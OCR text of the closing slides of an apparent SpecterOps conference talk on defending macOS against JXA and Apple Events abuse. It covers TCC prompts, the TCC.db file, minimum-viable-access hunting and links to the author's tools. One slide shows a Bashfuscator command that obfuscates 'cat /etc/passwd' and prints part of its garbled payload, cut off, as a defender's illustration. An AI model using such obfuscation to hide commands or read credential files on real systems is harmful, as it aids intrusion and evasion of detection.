


4.
Defensive Measures

Defensive Measures:

Mojave & JXA


- WWDC18 & Mojave updated **User Data Protections**
  - Every tuple of AE programs causes a pop-up
  - Only "ever" causes **one** pop-up
  - Toggle in System Preferences -> Security & Privacy -> Privacy
    - Typically in **Automation**



Defensive Measures:

Mojave & JXA

- Transparency, Consent and Control (TCC) tracks this in /Library/Application Support/com.apple.TCC/TCC.db
  - Can reset saved preferences with **tccutil**
- Similar to com.apple.universalaccessAuthWarning.plist
  - Tracks every time a user was prompted access to something in universal access
  - This is checked in **HealthInspector**



Defensive Measures:

Minimum Viable Access

- Don't get hung up on the implementation when hunting
  - Look for the **Minimum Viable Access** needed to achieve a goal
    - Special group access (or nested group access)?
    - Root access?
    - Read access to specific file?
    - Write access directly or indirectly?
  - Identify where sensitive information lives
    - SSH keys? Plaintext passwords? Kerberos Tickets/Keys? Environment Variables?

Defensive Measures:

Obfuscation?

- **Obfuscation** for Bash / Binaries / Scripts **exists** and will continue
  - Use it to your advantage as a hunter
  - https://github.com/Bashfuscator/Bashfuscator
  - Learn from Windows' History
  - Most obfuscation is its own enemy
  - Breaks very brittle indicators

```
bashfuscator -c "cat /etc/passwd" --choose-mutators token/special_char_only compress/bzi
[+] Payload:

"${@#b }"  "e"$'\166'"a""${@}"l "$(  ${!@}m''$'k\144'''ir -p '/tmp/wW'${*~~} ;$'\x70'"${
??';  prin${@#K. }tf %s  'wYg0iUjRoaGhoNMgYgAJNKSp+lMGkx6pgCGRhDDRGMNDTQA0ABoAAZDQIkhCky
' "${@,, }"  &&${*}pri''\n${*,}tf %s 'RELKWCoKqqFP5VElVS5qmdRJQelAziQTBBM99bliyhIQN8Vyrj

';"${@,  }" $'\x70'rintf  %s 'clDkczJBNsB1gAOsW2tAFoIhpWtL3K/n68vYs4Pt+tD6+2X4FILnaFw4xa

?' ;  ${*/~} p""${@##vl  }ri""n''tf %s  '  pr'"'"'i'"'"'$'"'"'n\x74'"'"'f %s  "$( prin${
```


Apfell Artifact Tracking

- To help make defensive artifacts easier to identify
  - Most Apfell commands indicate what artifacts they create on disk and record the final instances during operations

Thank you!

@its_a_feature_

- Apfell:
  - https://github.com/its-a-feature/Apfell
- Orchard
  - https://github.com/its-a-feature/Orchard
- HealthInspector
  - https://github.com/its-a-feature/HealthInspector
- KeytabParser
  - https://github.com/its-a-feature/KeytabParser



SPECTEROPS